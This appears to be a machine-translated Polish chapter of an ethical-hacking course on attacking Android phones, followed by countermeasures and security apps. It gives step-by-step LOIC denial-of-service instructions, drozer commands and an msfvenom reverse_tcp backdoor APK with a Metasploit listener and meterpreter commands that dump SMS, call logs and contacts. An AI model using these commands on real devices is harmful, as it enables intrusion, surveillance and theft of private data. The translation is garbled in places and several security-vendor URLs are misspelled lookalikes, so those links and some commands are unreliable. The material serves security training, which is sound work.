Usuń „bloatware” operatora

Dostosuj wygląd

Uzyskaj uprawnienia na poziomie administratora

Następujące kroki są zaangażowane w rootowanie urządzenia z Androidem za pomocą tego narzędzia:

Rootowanie Androida za pomocą komputera:

Pobierz KingoRoot Android (wersja na PC) i zainstaluj go na swoim pulpicie.

Uruchom narzędzie i podłącz urządzenie do komputera kablem USB.

Włącz tryb debugowania USB na swoim urządzeniu z Androidem.

Teraz narzędzie zainstaluje najnowsze sterowniki na twoim komputerze.

Na pulpicie zobaczysz nowy ekran z nazwą urządzenia i przyciskiem „ROOT".

Kliknij ROOT, aby zrootować swoje urządzenie.

Rootowanie Androida bez komputera:

Włącz instalację z nieznanych źródeł na swoim urządzeniu z Androidem.

Pobierz KingoRoot.apk na urządzenie z Androidem ze Sklepu Play.

Zainstaluj i uruchom KingoRoota.

Naciśnij „One Click Root" w głównym interfejsie aplikacji.

Poczekaj kilka sekund, aż na wyświetlaczu pojawi się główny wynik.

Spróbuj wiele razy w przypadku nieudanego rootowania lub wypróbuj wersję na PC.

Narzędzia do rootowania Androida

Narzędzie TunesGo do rootowania systemu Android

To narzędzie ma zaawansowany moduł rootowania Androida, który rozpoznaje i analizuje twoje urządzenie z Androidem i automatycznie wybiera dla niego odpowiedni plan rootowania Androida. Kroki, aby zrootować urządzenie z Androidem za pomocą narzędzia TunesGo Root Android, są następujące:

o Pobierz narzędzie TunesGo Root Android

o Podłącz urządzenie do komputera

o Znajdź w przyborniku opcję „One-click Android Root" i kliknij ją, aby zrootować urządzenie

o Twoje urządzenie z Androidem zostało pomyślnie zrotowane

Rootowanie jednym kliknięciem

One Click Root to oprogramowanie do rootowania systemu Android, które obsługuje większość urządzeń. Jest wyposażony w dodatkowe zabezpieczenia przed awarią (takie jak natychmiastowe usuwanie roota) i oferuje pełne wsparcie techniczne. Umożliwia rootowanie smartfona lub tabletu z Androidem i zapewnia dostęp do dodatkowych funkcji, takich jak uzyskiwanie dostępu do większej liczby aplikacji, instalowanie aplikacji na kartach SD, oszczędzanie baterii, tethering Wi-Fi i Bluetooth, instalowanie niestandardowych pamięci ROM i dostęp do zablokowanych funkcji.

Oto niektóre dodatkowe narzędzia do rootowania systemu Android:

Magisk Manager (https://magiskmanager.com)

SuperSU root (https://supersuroot.org)

Framaroot (https://framaroot-app.com)

KingRoot (https://kingrootapp.net)

iRoot (https://www.iroot.com)

Hakowanie urządzeń z Androidem

Ze względu na szybko rosnącą liczbę użytkowników urządzeń z Androidem urządzenia te stały się głównymi celami większości hakerów. Atakujący używają różnych narzędzi, takich jak NetCut, drozer, zANTI, Network Spoofer, Low Orbit Ion Cannon (LOIC), DroidSheep, Orbot Proxy itd., aby przeprowadzać ataki na urządzenia z Androidem.

Blokowanie dostępu do Wi-Fi za pomocą NetCut

NetCut to aplikacja do zabijania Wi-Fi, która pozwala atakującym w sieci identyfikować urządzenia docelowe i blokować dostęp Wi-Fi do tych urządzeń.

Uwaga: Ta aplikacja działa skutecznie tylko na urządzeniach zrootowanych.

Wykonaj poniższe czynności, aby zablokować dostęp do Wi-Fi:

Krok 1: Pobierz i zainstaluj aplikację NetCut na Androida na swoim urządzeniu.

Krok 2: Uruchom aplikację NetCut.

Krok 3: Automatycznie skanuje wszystkie urządzenia uzyskujące dostęp do sieci Wi-Fi i wyświetla listę pod zakładką CUT w interfejsie.

Krok 4: Zidentyfikuj urządzenie docelowe i dotknij go, aby zablokować dostęp Wi-Fi do urządzenia. Symbol propagacji Wi-Fi po lewej stronie nazwy zablokowanego urządzenia zmieni kolor z niebieskiego na czerwony. Możesz to potwierdzić, przechodząc do zakładki JAIL w interfejsie, gdzie zostanie wyświetlona lista zablokowanych urządzeń.

Identyfikacja powierzchni ataku za pomocą drozera

Atakujący używają narzędzia drozer do wykrywania różnych luk w zabezpieczeniach i atakowania powierzchni urządzeń i aplikacji z Androidem. Jest również zintegrowany z różnymi funkcjami do zdalnego sterowania urządzeniami z Androidem. Atakujący nie potrzebują żadnych technik debugowania USB; potrafią ocenić urządzenie za pomocą drozera w samym stanie produkcyjnym. To narzędzie oferuje agenta drozera (emulator używany do testowania) i konsolę drozera (interfejs wiersza poleceń), które mogą zostać wykorzystane przez atakującego do przeprowadzenia różnych operacji oceny na urządzeniach docelowych. Po zainstalowaniu agenta drozer należy wykonać poniższe czynności, aby zidentyfikować obszary ataku na docelowym urządzeniu z Androidem:

Pobieranie informacji o pakiecie

Użyj następujących poleceń, aby pobrać informacje o pakiecie z podłączonego urządzenia:

dz> uruchom app.package.list

Wyświetla wszystkie pakiety wewnątrz urządzenia

dz> uruchom app.package.list -f <nazwa_ciągu>

Pobiera nazwę pakietu z listy

dz> uruchom app.package.info -a <nazwa_pakietu>

Pobiera podstawowe informacje o określonym pakiecie

Uruchamiając powyższe polecenia, osoba atakująca uzyskuje wszystkie informacje o wymaganym pakiecie.

Identyfikacja powierzchni ataku

Teraz atakujący wykorzystuje narzędzia z wyżej wymienionego pakietu do identyfikacji powierzchni ataku na urządzeniu. Użyj następujących poleceń, aby wyświetlić informacje o wyeksportowanych działaniach, usługach, odbiornikach rozgłoszeniowych i dostawcach treści:

dz> uruchom app.package.attacksurface <nazwa_pakietu>

Wymienia różne eksportowane działania

dz> uruchom app.package.attacksurface jakhar.aseem.diva

Wyświetla szczegóły wyeksportowanych działań

Uruchamianie działań

Użyj następującego polecenia, aby uruchomić wymagane działanie:

dz> uruchom app.activity.start — składnik <nazwa_pakietu>

<nazwa_aktywności>

Działanie wyświetla krytyczne informacje, które można wykorzystać do obejścia procesu uwierzytelniania.

Po ominięciu procesu uwierzytelniania osoba atakująca może wykryć różne powierzchnie ataków i dalej je wykorzystywać do przeprowadzania różnych ataków na docelowe urządzenia z systemem Android.

Hakowanie za pomocą zANTI i Network Spoofer

Hakowanie sieci za pomocą zANTI

zANTI to aplikacja na Androida, która umożliwia przeprowadzanie następujących ataków:

o Sfałszowany adres MAC

o Twórz złośliwy hotspot Wi-Fi, aby przechwytywać ofiary w celu kontrolowania i przejmowania kontroli nad ich urządzeniami

ruch drogowy

o Skanuj w poszukiwaniu otwartych portów

o Wykorzystaj luki routera

o Audyty złożoności haseł

o MITM i atak DoS

o Przeglądaj, modyfikuj i przekierowuj wszystkie żądania i odpowiedzi HTTP

o Przekieruj HTTPS na HTTP; przekierować żądanie HTTP do określonego adresu IP lub strony internetowej

o Wstaw kod HTML do stron internetowych

o Przechwytywanie sesji

o Przeglądaj i zastępuj wszystkie obrazy przesyłane przez sieć

o Przechwytywanie i przechwytywanie pobranych plików

Hakowanie sieci za pomocą Network Spoofer

Network Spoofer umożliwia zmianę stron internetowych na komputerach innych osób za pomocą telefonu z systemem Android. Pozwala atakującym odwracać obrazy i tekst do góry nogami, sprawiać, że strony internetowe doświadczają grawitacji, przekierowywać strony internetowe na inne strony oraz usuwać lub zastępować losowe słowa na stronach internetowych.

Uruchom atak DoS za pomocą działa jonowego o niskiej orbicie (LOIC)

LOIC to aplikacja mobilna, która umożliwia atakującym przeprowadzanie ataków DoS/DDoS na docelowy adres IP. Ta aplikacja może przeprowadzać ataki typu UPD, HTTP lub TCP flood. Pozwala atakującym przejąć pełną kontrolę nad przepływem ruchu, wysyłać pakiety danych na dowolny adres IP, wykorzystywać różne metody wysyłania pakietów danych (HTTP, UDP lub TCP), pobierać adres IP z dowolnego rzeczywistego adresu internetowego i wysyłać dane pakiety do dowolnego portu. Wykonaj poniższe czynności, aby przeprowadzić atak DoS:

Krok 1: Pobierz i zainstaluj aplikację LOIC Android ze sklepu Android Play.

Krok 2: Uruchom aplikację LOIC.

Krok 3: Wprowadź docelowy adres IP lub adres URL w polu GET Target IP i kliknij przycisk GET IP.

Krok 4: Wybierz metodę ataku DoS, wybierając dowolne radio UDP, HTTP lub TCP

przyciski pod opcją metody wysyłania.

Krok 5: Wprowadź port i liczbę wątków. Liczby muszą być dodatnimi liczbami całkowitymi.

Krok 6: Kliknij przycisk START na dole interfejsu, aby rozpocząć atak DoS.

Przejęcie sesji za pomocą DroidSheep

DroidSheep to proste narzędzie Androida do przejmowania sesji internetowych („sidejacking”) przy użyciu libpcap i arpspoof. Większość aplikacji internetowych używa identyfikatora sesji do weryfikacji tożsamości użytkownika w aplikacji. Przesyłają ten identyfikator sesji w kolejnych żądaniach w pakietach HTTP w celu utrzymania sesji użytkownika. DroidSheep nasłuchuje pakietów HTTP wysyłanych przez bezprzewodowe połączenie sieciowe (802.11) i wyodrębnia identyfikatory sesji z tych pakietów w celu ich ponownego wykorzystania. Atakujący mogą użyć DroidSheep do odczytania wszystkich pakietów wysyłanych przez sieć bezprzewodową i przechwycenia identyfikatora sesji. Po przechwyceniu skradziony identyfikator sesji jest używany przez atakującego do uzyskiwania dostępu do docelowej aplikacji internetowej w imieniu ofiary. DroidSheep może przechwytywać sesje przy użyciu biblioteki libpcap i obsługuje sieci OPEN, sieci szyfrowane WEP oraz sieci szyfrowane WPA i WPA2 (tylko PSK).

Hakowanie za pomocą Orbot Proxy

Orbot to aplikacja proxy, która umożliwia innym aplikacjom korzystanie z Internetu w bardziej prywatny sposób. Używa Tora do szyfrowania ruchu internetowego, a następnie ukrywa go, przepuszczając go przez szereg komputerów na całym świecie. Atakujący mogą używać tej aplikacji do ukrywania swojej tożsamości podczas przeprowadzania ataków lub przeglądania docelowych aplikacji internetowych.

Wykorzystanie urządzenia z Androidem przez ADB przy użyciu PhoneSploit

Android Debug Bridge (ADB) to narzędzie wiersza poleceń, które umożliwia atakującym komunikację z docelowym urządzeniem z Androidem. To narzędzie zapewnia różne funkcje instalowania i debugowania aplikacji oraz uzyskiwania dostępu do powłoki systemu Unix w celu wykonywania różnych poleceń powłoki na urządzeniu. Usługę ADB można podłączyć za pomocą kabla USB lub bezprzewodowo ADB. Aby korzystać z łączności bezprzewodowej ADB, musisz włączyć serwer demonów za pomocą portu TCP 5555 na urządzeniu docelowym. To narzędzie działa jak pomost między komputerem osobistym osoby atakującej a docelowym urządzeniem z systemem Android. Ponadto zapewnia okno poleceń do uruchamiania poleceń bezpośrednio na urządzeniu z Androidem. Jeśli docelowe urządzenie z Androidem ma włączone debugowanie TCP na porcie 5555, osoby atakujące mogą użyć narzędzi takich jak PhoneSploit do wykonywania różnych złośliwych działań na urządzeniu docelowym, takich jak przechwytywanie ekranu, zrzucanie informacji o systemie, przeglądanie uruchomionych aplikacji, przekazywanie portów, instalowanie/odinstalowywanie dowolnych aplikacji i włączania/wyłączania Wi-Fi.

Sniffery oparte na Androidzie

FaceNiff

FaceNiff to aplikacja na Androida, która umożliwia wąchanie i przechwytywanie profili sesji internetowych przez sieć Wi-Fi, do której podłączone jest urządzenie mobilne. Przejęcie sesji jest możliwe tylko wtedy, gdy Wi-Fi nie korzysta z rozszerzalnego protokołu uwierzytelniania (EAP), ale powinno działać w dowolnej sieci prywatnej (Open/WEP/WPA-PSK/WPA2-PSK).

Oto niektóre dodatkowe sniffery oparte na systemie Android:

Packet Capture (https://play.google.com)

• tPacketCapture (http://www.taosoftware.co.jp)

Android PCAP (https://www.kismetwireless.net)

Sniffer Wicap 2 Demo (https://play.google.com)

TestelDroid (https://play.google.com)

Rozpoczęcie ataku typu „człowiek w dysku”.

Atakujący przeprowadzają atak typu „man-in-the-disk” (MITD), gdy aplikacje nie zawierają odpowiednich środków bezpieczeństwa przed użyciem zewnętrznej pamięci masowej urządzenia. Luka ta prowadzi do instalacji potencjalnie złośliwych aplikacji na urządzeniu użytkownika, blokując w ten sposób dostęp do legalnych aplikacji. MITD jest odmianą MITM. System operacyjny Android składa się z dwóch rodzajów pamięci: wewnętrznej i zewnętrznej. Ogólnie rzecz biorąc, pamięć wewnętrzna dla aplikacji na Androida jest piaskownicą, podczas gdy pamięć zewnętrzna ma umożliwiać udostępnianie plików między aplikacjami, co czyni ją podatną na ataki MITD. Gdy jakakolwiek legalna aplikacja próbuje uruchomić regularną aktualizację, osoba atakująca monitoruje dane przechowywane w pamięci zewnętrznej i próbuje zastąpić, zmodyfikować lub nadpisać dane aplikacji, modyfikując kod źródłowy aktualizacji. Po tym, jak osoba atakująca pomyślnie wprowadzi złośliwy kod do legalnej aktualizacji aplikacji, aplikacja użytkownika pobiera i uruchamia złośliwy kod oraz instaluje fałszywą aplikację od osoby atakującej. Za pomocą tej złośliwej aplikacji osoba atakująca może ominąć zabezpieczenia Androida i uzyskać dostęp do poufnych informacji przechowywanych na urządzeniu, takich jak dane logowania, dane osobowe, kontakty i zdjęcia, a nawet zhakować sprzęt mobilny, taki

jak mikrofony i kamery. Ta złośliwa aplikacja może ponadto spowodować wyłączenie aplikacji, a następnie całkowite przejęcie kontroli nad urządzeniem mobilnym. Atak MITD obejmuje następujące kroki:

Ofiara pobiera i instaluje legalną aplikację z oficjalnego sklepu z aplikacjami

Urządzenie mobilne ofiary otrzymuje aktualizację aplikacji i żąda aktualizacji kodu z serwera w chmurze

• Ofiara zezwala legalnej aplikacji na dostęp do pamięci zewnętrznej. Teraz pobrany kod jest przechowywany w pamięci zewnętrznej

• Atakujący zdalnie monitoruje zewnętrzną pamięć masową i modyfikuje jej zawartość poprzez wstrzyknięcie złośliwego kodu

• Teraz legalna aplikacja pobiera i uruchamia sfałszowany kod aktualizacji z pamięci zewnętrznej

Złośliwy kod wstrzyknięty przez atakującego automatycznie żąda i instaluje fałszywą aplikację od atakującego.

Za pomocą tej złośliwej aplikacji atakujący może wykraść poufne informacje ofiary przechowywane na urządzeniu mobilnym lub całkowicie przejąć kontrolę nad urządzeniem mobilnym.

Rozpoczęcie ataku spearphone

Atak spearphone umożliwia aplikacjom na Androida nagrywanie danych z głośników bez żadnych uprawnień. Atakujący mogą podsłuchiwać rozmowy głosowe między zdalnymi użytkownikami mobilnymi, wykorzystując sprzętowy czujnik ruchu, tj. akcelerometr. Akcelerometr to układ wbudowany w większość smartfonów, do którego dostęp ma każda aplikacja zainstalowana w telefonie bez specjalnych uprawnień. Czujnik ruchu pozwala aplikacjom rejestrować fizyczny ruch urządzenia na podstawie zmian położenia i prędkości. Pogłos mowy może być również rejestrowany przez ten wbudowany czujnik, ponieważ głośnik jest umieszczony na tej samej powierzchni w urządzeniu. Atakujący mogą również monitorować dane wyjściowe głośnika, takie jak asystenci głosowi, wiadomości multimedialne i pliki audio, wykorzystując złośliwą aplikację do naruszenia prywatności mowy. Ponadto osoby atakujące mogą przechwytywać dane za pomocą złośliwego kodu uruchomionego w telefonie. Ponadto mogą przeprowadzać identyfikację mowy lub mówcy oraz klasyfikację płci poprzez wdrożenie rozpoznawania i rekonstrukcji mowy. Poniższy schemat pokazuje, w jaki sposób przechwytywane są dane głośnika.

Eksploatacja urządzeń z Androidem za pomocą Metasploit

Metasploit Framework umożliwia atakującym wykorzystanie niestandardowych lub wbudowanych exploitów i ładunków w celu wykorzystania docelowego urządzenia z Androidem i uzyskania poufnych informacji. Poniżej przedstawiono kroki, aby wykorzystać urządzenie z Androidem za pomocą Metasploit Framework:

Uruchom następujące polecenia, aby wyświetlić exploity Androida i ładunki Androida służące do hakowania urządzenia z Androidem:

o msf > search type:exploit platform:android

o msf > search type:payload platform:android

Uruchom następujące polecenie, aby utworzyć niestandardowy ładunek:

msfvenom -P android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=<Adres IP lokalnego hosta> R > Desktop/Backdoor.apk

Uwaga: Aby nawiązać połączenie z wykonanego pliku .apk, w systemie musi być otwarty odbiornik.

Uruchom następujące polecenia, aby zezwolić na to połączenie:

o msf >use exploit/multi/handler

o msf >set PAYLOAD android/meterpreter/reverse_tcp

o msf >set LHOST <Local Host IP Address>

o msf > set LPORT <Port No>

o msf > exploit

Uruchom polecenie sysinfo, aby zweryfikować urządzenie z Androidem po otrzymaniu monitu Meterpreter w atakującym systemie.

Użyj następujących poleceń miernika, aby zebrać poufne dane z docelowego urządzenia z systemem Android:

o ipconfig

o pwd

o ps

o dump_sms

o dump_calllog

o dump_contacts

o webcam_list

Inne techniki hakowania urządzeń z systemem Android

Zaawansowany phishing SMS

Zaawansowany atak phishingowy za pomocą wiadomości SMS to rodzaj oszustwa phishingowego, które występuje z powodu luk w zabezpieczeniach najnowszych smartfonów z systemem Android, produkowanych głównie przez firmy Samsung, Huawei, LG i Sony. Atakujący może przeprowadzić ten atak za pomocą dowolnego niedrogiego modemu USB i nakłonić użytkownika do zaakceptowania nowych ustawień, tj. złośliwych ustawień w urządzeniu mobilnym, co może przekierować dane użytkownika do atakującego.

Wektor ataku zależy głównie od procesu zwanego udostępnianiem Over-the-Air (OTA), który jest używany głównie przez operatorów sieci. OTA to mechanizm służący do zdalnego wysyłania danych dotyczących udostępniania i aktualizacji na urządzeniu mobilnym. Ze względu na słabe metody uwierzytelniania OTA jest łatwo narażony na ataki typu phishing. Atakujący wykorzystuje urządzenie mobilne, wysyłając wiadomości, które wydają się być autentyczne od operatora sieci. Wiadomości te zawierają złośliwe łącza, które mogą przekierowywać ruch internetowy z powrotem do osoby atakującej. Przed wykonaniem ataku atakujący wymaga numeru IMSI (International Mobile Subscriber Identity) ofiary, który jest unikalnym identyfikatorem ciągu dla każdego urządzenia mobilnego. Korzystając z tego IMSI, złośliwa wiadomość atakującego może zostać łatwo uwierzytelniona i

przetworzona na urządzeniu mobilnym. Jeśli numer IMSI nie jest dostępny, atakujący powinien wysłać dwie wiadomości. Pierwsza szkodliwa wiadomość zawiera kod PIN, który wydaje się pochodzić od operatora sieci ofiary; druga wiadomość obejmuje złośliwą wiadomość uwierzytelnioną za pomocą kodu PIN w pierwszej wiadomości. Za pomocą tych wiadomości urządzenie mobilne może zostać wykorzystane, gdy ofiara wprowadzi kod PIN. Tego typu wiadomości zawierające złośliwe linki mogą modyfikować serwery wiadomości, serwery pocztowe, serwery katalogowe i adresy proxy smartfonów z systemem Android. Ataki SMiShing można złagodzić za pomocą aplikacji, takich jak Harmony Mobile.

Pomiń przypinanie SSL

Przypinanie SSL umożliwia aplikacjom wykonywanie operacji tylko po sprawdzeniu poprawności zaufanych certyfikatów i kluczy publicznych. Chociaż komunikacja między aplikacją a serwerem jest definiowana przez przypinanie SSL, które może zapobiegać atakom MITM, osoba atakująca może nadal ominąć przypinanie SSL przy użyciu różnych technik, wykorzystując błędne konfiguracje w implementacji SSL. Techniki te obejmują inżynierię wsteczną i hakowanie, a także różne zautomatyzowane narzędzia, takie jak Apktool, Frida, keytool i Jarsigner.

Korzystanie z inżynierii odwrotnej

Atakujący używają narzędzi takich jak Apktool do dekompilacji i ponownej kompilacji aplikacji do jej pierwotnej postaci po pewnych modyfikacjach. Kroki, aby ominąć przypinanie SSL za pomocą inżynierii wstecznej:

• Pobierz Apktool (oferuje interfejs wiersza poleceń)

• Użyj następującego polecenia, aby zdekompilować aplikację na Androida:

apktool d <nazwa_aplikacji.apk>

• Po dekompilacji aplikacji możesz uzyskać dostęp do kodu źródłowego APK wraz z różnymi katalogami, takimi jak smali, build, smali_classes, asset, lib, unknown, original i res.

• kod smali (asembler używany przez Dalvik VM, implementację JVM systemu Android) jest integralną częścią dekompilowanego kodu, który zawiera preinstalowany kod Kotlin i Java. Musisz zrozumieć ten kod aplikacji, aby zmodyfikować smali.

• Teraz możesz spróbować odkryć przypinanie SSL, które obejmuje różne funkcje, takie jak checkclienttrust i checkclientserver, które dostarczają informacji o cyfrowych certyfikatach X.509. Te certyfikaty X.509 zawierają kod bajtowy klucza publicznego użytkownika. Po zebraniu tych informacji możesz zmienić dane wyjściowe funkcji, aby ominąć przypinanie SSL.

• Użyj następującego polecenia, aby ponownie skompilować zmodyfikowany kod źródłowy aplikacji do jego pierwotnej postaci:

apktool b <nazwa_katalogu_aplikacji>

Hooking

Wykorzystując technikę przechwytywania, osoba atakująca może manipulować zachowaniem aplikacji w czasie wykonywania. Atakujący używa narzędzi takich jak Frida do zmiany kodu wykonawczego. Frida umożliwia atakującemu wstrzyknięcie złośliwego kodu do aplikacji i manipulowanie oryginalnym kodem oraz działaniem aplikacji.

Użyj następującego polecenia, aby podłączyć kod JavaScript do uruchomionej aplikacji na Androida.

Uwaga: Podczepianie można wykonać również za pomocą narzędzia Frida dla aplikacji iOS.

Tap 'n Ghost

Tap 'n Ghost to nowatorska technika ataku wykorzystująca urządzenia z systemem Android obsługujące technologię NFC. Celem tego ataku jest technologia NFC i elektrody RX stosowane w pojemnościowych ekranach dotykowych urządzeń mobilnych. Jeśli atakującemu uda się nawiązać zdalne połączenie z docelowym urządzeniem mobilnym, może przejąć nad nim pełną kontrolę. Atakujący używają punktów dostępowych Bluetooth lub Wi-Fi do ustanowienia połączenia zdalnego.

Tap 'n Ghost opiera się na dwóch technikach ataku, a mianowicie opartej na tagach Adaptive Ploy (TAP) i Ghost Touch Generator. Atakujący wykorzystują te techniki do generowania szkodliwych zdarzeń na smartfonie ofiary i zdalnego przejmowania kontroli nad smartfonem. Ataki takie mogą być również przeprowadzane na maszyny do głosowania i bankomaty.

Adaptacyjna sztuczka oparta na tagach (TAP)

TAP wykorzystuje funkcję NFC, która może spowodować, że urządzenie z Androidem odwiedzi określony adres URL bez zgody ofiary za pomocą emulatora tagów NFC. Ten atak działa z serwerem WWW, który wykorzystuje technikę odcisków palców urządzenia.

Ghost Touch Generator

Ghost Touch Generator zmusza ofiarę do dotknięcia przycisku anulowania, który działa jak przycisk zezwolenia. W ten sposób atakujący może nakłonić ofiarę do udzielenia zdalnego dostępu do smartfona bez wiedzy ofiary.

Trojany na Androida

SharkBot

Trojan bankowy SharkBot dla Androida atakuje docelowe urządzenie z Androidem i inicjuje transfer pieniędzy przy użyciu techniki Automatic Transfer System (ATS). SharkBot może ominąć mechanizmy uwierzytelniania dwuskładnikowego i wieloskładnikowego, które można wykorzystać do weryfikacji tożsamości użytkownika i wykrycia podejrzanych przelewów pieniężnych. Trojan ten atakuje aplikacje bankowe i giełdy kryptowalut w Wielkiej Brytanii, Włoszech, Stanach Zjednoczonych i innych krajach. Gdy SharkBot zostanie zainstalowany na docelowym urządzeniu z Androidem, może wydobywać poufne informacje, takie jak dane uwierzytelniające, dane właściciela konta i transakcje na koncie, wykorzystując funkcje ułatwień dostępu. Ten złośliwy kod wykorzystuje wiele technik antyanalitycznych w celu obejścia rozwiązań antywirusowych. SharkBot może również przechwytywać wiadomości SMS z banku i kraść informacje o kartach kredytowych. SharkBot może po instalacji wykonać następujące czynności:

o Kraść dane logowania i informacje o karcie kredytowej

o Interakcja z wiadomościami SMS

o Włącz funkcje keyloggera

o Włącz zdalny dostęp do urządzenia z Androidem

GriftHorse

GriftHorse to trojan dla systemu Android osadzony w ponad 200 złośliwych aplikacjach. Kiedy użytkownik Androida instaluje złośliwą aplikację osadzoną w GriftHorse, wyświetla ogromną liczbę

powiadomień dotyczących rabatów i spadków cen. Gdy użytkownik kliknie dowolne powiadomienie, przechodzi do złośliwej witryny i prosi ofiarę o potwierdzenie numeru telefonu komórkowego. Jednak w rzeczywistości wabi ofiarę do subskrypcji usługi SMS-ów premium, która wiąże się z wysokimi miesięcznymi kosztami. Używając tego

Szacuje się, że GriftHorse zarabia ponad 1,5 miliona dolarów miesięcznie.

Oto niektóre dodatkowe trojany dla systemu Android:

TeaBot

Android Police Virus

Octo

Aberebot

Xenomorph

Narzędzia do przejmowania OTP

AdvPhishing

AdvPhishing to narzędzie do phishingu w mediach społecznościowych, które pomaga atakującym w obejściu uwierzytelniania dwuskładnikowego lub OTP. AdvPhishing może uzyskać dostęp do docelowego adresu IP i jest kompatybilny z systemami operacyjnymi Linux i Termux. Atakujący wdrażają AdvPhishing w sieciach publicznych za pomocą tunelowania NGrok i tunelowania localhost. Jak pokazano na zrzucie ekranu, osoby atakujące omijają uwierzytelnianie dwuskładnikowe konto ofiary w mediach społecznościowych (Instagram) poprzez uwierzytelnienie aplikacji za pomocą AdvPhishing.

mrphish

mrphish to oparty na bash skrypt używany do phishingu kont w mediach społecznościowych z kontrolą przekierowania portów i omijania OTP. To narzędzie działa zarówno na zrootowanych, jak i nierootowanych urządzeniach z Androidem.

Narzędzia do przejmowania aparatu/mikrofonu

StormBreaker

Atakujący wykorzystują narzędzie StormBreaker do socjotechniki, przechwytując kamerę/mikrofon. Narzędzie może uzyskiwać dostęp do lokalizacji urządzenia, kamery internetowej i mikrofonu bez wyraźnego żądania jakichkolwiek uprawnień.

Oto kilka dodatkowych narzędzi do hakowania kamery/mikrofonu:

CamPhish (https://www.github.com)

CamHack (https://www.github.com)

E-TOOL (https://github.com)

CamOver (http://www.github.com)

CAM-DUMPER (https://github.com)

Narzędzia hakerskie na Androida

Atakujący używają różnych narzędzi hakerskich Androida do identyfikowania luk w zabezpieczeniach i wykorzystywania docelowych urządzeń mobilnych w celu uzyskania krytycznych informacji o użytkowniku, takich jak dane uwierzytelniające, dane osobowe i listy kontaktów.

AndroRAT

AndroRAT to narzędzie przeznaczone do zdalnego sterowania systemem Android i pobierania z niego informacji. AndroRAT to aplikacja klient/serwer napisana w języku Java Android po stronie klienta i Pythonie po stronie serwera. AndroRAT zapewnia pełne, trwałe backdoory do urządzenia docelowego, ponieważ aplikacja uruchamia się automatycznie po uruchomieniu urządzenia. Uzyskuje również aktualną lokalizację, dane karty SIM, adres IP i adres MAC urządzenia.

Fing - narzędzia sieciowe

Fing to zestaw narzędzi sieciowych, które służą do identyfikacji wszystkich urządzeń podłączonych do dowolnej sieci, uzyskiwania adresu IP, adresu MAC, nazwy urządzenia, modelu i producenta dowolnego podłączonego urządzenia, pobierania zaawansowanych informacji, takich jak NetBIOS, UPnP, Bonjour nazwy, właściwości i typy urządzeń.

Oto niektóre dodatkowe narzędzia hakerskie na Androida:

Arpspoof (https://github.com)

Network Discovery(https://github.com)

NEXSPY (https://nexspy.com)

IntentFuzzer (https://github.com)

Social-Engineer Toolkit (SET) (https://github.com)

Zabezpieczanie urządzeń z systemem Android

Poniżej podano niektóre środki zaradcze, które mogą pomóc w ochronie urządzenia z Androidem i przechowywanych na nim danych przed złośliwymi użytkownikami:

Włącz blokadę ekranu na swoim telefonie z Androidem

Nigdy nie rootuj swojego urządzenia z Androidem

Pobieraj aplikacje tylko z oficjalnych rynków Androida

Aktualizuj swoje urządzenie za pomocą oprogramowania antywirusowego Google Android

Nie pobieraj plików APK bezpośrednio

Regularnie aktualizuj system operacyjny

Korzystaj z bezpłatnych aplikacji ochronnych na Androida, w których możesz przypisywać hasła do wiadomości tekstowych, kont pocztowych i tak dalej

Dostosuj zablokowany ekran główny za pomocą informacji o użytkowniku

Włącz szyfrowanie na swoim urządzeniu z Androidem, aby zwiększyć jego bezpieczeństwo

Zablokuj aplikacje, które przechowują prywatne informacje, aby uniemożliwić innym przeglądanie ich, korzystając z aplikacji takich jak AppLock

Przed zainstalowaniem aplikacji z Google Play zapoznaj się z wymaganymi uprawnieniami i upewnij się, że ma to sens i odpowiada rzeczywistemu działaniu aplikacji, a także przejrzyj komentarze i oceny tej aplikacji

Utwórz wiele kont, jeśli chcesz dzielić się swoim tabletem z Androidem z innymi, aby chronić prywatność każdego użytkownika

Włącz GPS na swoim urządzeniu z Androidem, aby móc je śledzić w przypadku zgubienia lub kradzieży

Używaj aplikacji innych firm, takich jak Lookout Mobile Security, 3CX Mobile Device Manager lub SeekDroid, aby zdalnie usuwać poufne dane na urządzeniu z Androidem, gdy zostanie ono zgubione lub skradzione

Wyłącz następujące funkcje:

o „Widoczne hasła" — zapobiega wyświetlaniu haseł na ekranie

o „Użyj bezpiecznych poświadczeń" — uniemożliwia aplikacjom dostęp do bezpiecznych certyfikatów i poświadczeń

o „Wi-Fi" — aby upewnić się, że przypadkowo nie połączysz się z siecią bezprzewodową, gdy nie chcesz

Odinstaluj aplikacje naruszające Twoją prywatność

Zaszyfruj cały ruch internetowy za pośrednictwem usług VPN, takich jak ExpressVPN i VyprVPN dla Androida.

Blokuj wszystkie reklamy wyświetlane przez aplikacje

Włącz weryfikację dwuetapową na urządzeniu mobilnym z systemem Android

Wyłącz funkcje, takie jak SmartLock zamiast haseł i funkcję automatycznego logowania.

Zainstaluj aplikacje do zarządzania hasłami, takie jak LastPass, aby bezpiecznie zarządzać hasłami

Włącz opcję przypinania ekranu, aby bezpiecznie uzyskiwać dostęp do aplikacji na Androida

Przed zakupem upewnij się, że dostawca smartfona wydaje poprawki zabezpieczeń Androida na długi czas.

Twórz kopie zapasowe poufnych informacji, takich jak kontakty i dokumenty w chmurze, aby zapewnić szybkie odzyskanie danych w przypadku jakiegokolwiek incydentu związanego z bezpieczeństwem.

Ogranicz połączenia sprzętowe, aby przesyłać pliki do niebezpiecznych urządzeń lub komputerów.

Nie ujawniaj zbyt wielu danych osobowych podczas rejestracji w aplikacji lub jakiejkolwiek usłudze.

Upewnij się, że Google Play Protect jest zawsze aktywny, aby wykrywać podejrzane zachowanie aplikacji.

Narzędzia bezpieczeństwa Androida

Kaspersky Mobile Antivirus

Kaspersky Mobile Antivirus to aplikacja zabezpieczająca dla systemu Android, która koncentruje się na ochronie przed kradzieżą i wirusami urządzeń mobilnych i tabletów. Został zaprojektowany, aby pomóc użytkownikom znaleźć swoje urządzenie, jeśli zostanie zgubione lub skradzione. Chroni również urządzenie przed wirusami lub atakami złośliwego oprogramowania. Zapewnia takie funkcje, jak

ochrona antywirusowa, sprawdzanie w tle, blokada aplikacji, ochrona przed kradzieżą i ochrona przed phishingiem.

Oto niektóre dodatkowe narzędzia zabezpieczające Androida:

Zabezpieczenia antywirusowe Avira (https://www.oviro.com)

Avast Mobile Security (https://www.ovost.com)

McAfee Mobile Security (https://www.mcofeemobilesecurity.com)

Lookout Bezpieczeństwo i antywirus (https://my.lookout.com)

Sophos Intercept X dla urządzeń mobilnych (https://www.sophos.com)

Narzędzia do śledzenia urządzeń z Androidem

